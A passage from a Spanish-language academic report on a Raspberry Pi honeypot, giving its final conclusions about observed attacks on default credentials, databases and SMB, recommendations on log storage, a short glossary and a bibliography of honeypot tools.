Este comportamiento demuestra que cualquier dispositivo con credenciales por defecto, es un potencial pivote para realizar ataques en internet. El dispositivo no solo será parte de una botnet, sino que puede ser usado por cualquier atacante para realizar cualquier tipo de ataque a otros hosts remotos usando la dirección IP que esté asignada en el modem. Esto puede desencadenar eventos más graves, puesto que luego de una investigación judicial, por un caso de fraude, la IP que se tuvo el dispositivo puede resultar implicada.

8. Algunas aplicaciones realizan el uso de bases de datos para su funcionamiento. Este trabajo demostró que a través de una base de datos, se puede obtener información confidencial de la máquina, se puede ejecutar código arbitrario en la misma y hasta se pueden crear trabajos automáticos en la máquina vulnerable para que las realice en tiempos determinados y de manera recurrente. Un servicio de base de datos mal asegurado, también entrega a un atacante el control sobre la máquina para poder ejecutar otro tipo de ataques.

9. Quedó también demostrado, que muchos de los escaneos y ataques realizados aun utilizan el protocolo de carpetas compartidas. Un mal aseguramiento del puerto SMB, entrega al atacante información confidencial de la máquina, permite la creación de archivos maliciosos, ejecución de código arbitrario en la máquina vulnerable y no solo esto, sino que también, a través de ataques automatizados, realiza la búsqueda de otros dispositivos vulnerables de la red para tomar el control de ellos y almacenar información de los mismos. Las impresoras de última generación, por ejemplo, se conectan automáticamente a internet y por eso es necesario que el aseguramiento de las mismas sea adecuado, evitando cualquier tipo de publicación de servicios en internet.

10. Los resultados mostraron en algunas conexiones redirecciones a otros sitios web de internet. No solamente se realizan ataques de denegación de servicios o de envió de spam, una máquina vulnerable puede resultar implicada en casos de fraude, como por ejemplo, las suplantaciones de páginas web de bancos o portales transaccionales para apoderarse de los datos de las personas y realizar robos de dinero.

11. La cantidad de datos recopilada es muy amplia, por lo que el análisis de los logs resultó engorroso. Para poder realizar el análisis de toda esta data de manera correcta y tener unas estadísticas fehacientes de los ataques, se recomienda la implemetación de un correlacionador de eventos adicional al pot y de esta manera poder tener un control más adecuado sobre los logs del mismo.

12. En los resultados obtenidos, se observó que luego de dos semanas de la publicación del pot en internet, los logs del mismo, llenaron la capacidad de memoria, lo que produjo que los servicios de la raspberry se detuvieran. Por esta razón, se hace necesario que el pot tenga un almacenamiento amplio o en su defecto, que se pueda contar con un servidor syslog con una gran capacidad de almacenamiento syslog para que allí se guarden los logs por el tiempo que sea necesario sin depender de la capacidad limitada que tiene la raspberry.

4. Glosario

- **Honeypot**: Herramienta de seguridad informática que se publica con servicios vulnerables en la red con el fin de atraer atacantes para que realicen explotaciones.
- **Raspberry**: Es un ordenador de placa reducida de bajo coste, creado con el objetivo de estimular la enseñanza informática en las escuelas.

5. Bibliografía

[1] https://es.wikipedia.org/wiki/Honeypot. Consultado el 08 de octubre de 2018
[2] http://polux.unipiloto.edu.co:8080/00000846.pdf. Consultado el 31 de Diciembre de 2018
[3] https://www.cso.com.au/article/575407/internet-things-iot-threats-countermeasures/. Consultado el 16 de Noviembre de 2018.
[4] https://github.com/darkarnium/kako. Consultado el 01 de Octubre de 2018
[5] https://redmine.honeynet.org/projects/honeeepi/wiki. Consultado el 22 de Octubre de 2018
[6] https://github.com/DinoTools/dionaea. Consultado el 03 de Noviembre de 2018
[7] https://github.com/cowrie/cowrie. Consultado el 03 de Noviembre de 2018